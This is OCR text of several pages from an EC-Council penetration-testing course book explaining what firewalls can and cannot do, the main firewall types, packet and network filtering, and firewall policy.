


What Does a Firewall Do?

Firewalls should be installed away from the rest of the network, so that none of the incoming request can get direct access to a private network resource. If appropriately configured, the firewall protects systems on one side of it from the systems on the other side of the firewall. Given below are the functions performed by the firewalls in a given network:

- Examines all traffic routed between two networks to see if it meets certain criteria.
- Routes packets between the networks.
- Filters both inbound and outbound traffic.
- Manages public access to private networked resources, such as host applications.
- Logs all attempts to enter the private network and triggers alarms when hostile or unauthorized entry is attempted.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




What Can't a Firewall Do?

There are still many risks involved in the network, even when the firewall is implemented. A firewall cannot protect against any attack that bypasses the firewall. Given below are some of the risks that a firewall cannot protect against:

- A firewall cannot prevent individual users with modems from dialing into or out of the network, bypassing the firewall altogether.
- Employee misconduct or carelessness cannot be controlled by firewalls.
- Policies involving the use and misuse of passwords and user accounts must be strictly enforced.

Worms that send malicious code in legitimate protocols cannot be detected by the firewalls, they concentrate on packet headers at the network layer.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Firewalls

Given below are some of the types of firewalls:

- **Packet Filtering Firewalls**

  Packet filtering firewalls work at the network level of the OSI model (or the IP layer of TCP/IP). Each packet is compared to a set of criteria before it is forwarded. The advantage of packet filtering firewalls is their low cost and low impact on network performance. It defines its rule sets based on SYN packet when TCP level communication is going to establish.

- **Circuit Level Gateways**

  Circuit level gateways work at the session layer of the OSI model or the TCP layer of TCP/IP. They monitor TCP handshaking between packets to determine whether a requested session is legitimate. Circuit level gateways are relatively inexpensive. For detecting if a requested session is valid, it checks TCP handshaking between packets. Circuit proxy firewalls allow or prevent data streams; they do not filter individual packets.

- **Application Level Gateways**

  Application level gateways (also called proxies) work at the application layer of the OSI model. Incoming or outgoing packets cannot access services for which there is no proxy. In plain terms, an application level gateway that is configured to be a web proxy will not allow through any FTP, gopher, Telnet, or other traffic. They analyze the application information to make decisions about whether to permit traffic. Being proxy-based, they can permit or deny traffic according to the authenticity of the user or process involved. A

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


content-caching proxy optimizes performance by caching frequently accessed information rather than sending new requests to the servers for the same old data.

- **Stateful Multilayer Inspection Firewalls**

  Stateful multilayer inspection firewalls combine the aspects of the other three types of firewalls. They filter packets at the network layer determine whether session packets are legitimate and evaluate the contents of packets at the application layer. They are expensive and require competent personnel to administer them. With the use of stateful packet filtering, you can overcome the limitation of packet firewalls that can only filter on IP address, port, and protocol, and so on. This multilayer firewall can perform deep packet inspection. These firewalls provide the best of both packet filtering and application-based filtering. Cisco PIX firewalls are stateful. These firewalls track and log slots or translations.

Note: The type of criteria used to determine whether traffic should be allowed through varies from one type of firewall to another.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Packet Filtering

In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can drop the packet and transmit it, or send a message to the originator. Rules can include the source and the destination IP address, the source and the destination port number, and the protocol used. It works at the Internet Protocol (IP) layer of the TCP/IP model or network layer of the OSI model. Packet filter–based firewalls concentrate on individual packets, analyze their header information, and determine which way they need to direct.

Packet filtering are of two types:

- **Address Filtering**

  Firewalls can filter packets based on their source and destination addresses and port numbers. MAC address filtering has two options, open or closed. In a closed MAC filter, only the listed addresses are permitted to access the network. This option is a more secure way of accessing the network. In an open MAC filter, the addresses listed in the filter are prevented from accessing the network. This is not always practical in a large network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.161: Address filtering

- **Network Filtering**

  Firewalls can also filter specific types of network traffic. The decision to forward or reject traffic is dependent upon the protocol used, e.g., HTTP, FTP, or Telnet. Firewalls can also filter traffic by packet attribute or state.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Policy

Firewall policy implementation should be performed following the organization's system security plan with regards to network traffic, types of traffic protocols, source addresses and destination addresses, required by applications of the organization. Define a firewall policy, which explains how the firewall is setup, operated, updated and maintained. The policy includes the scope of the firewall, services offered and types of communications supported.

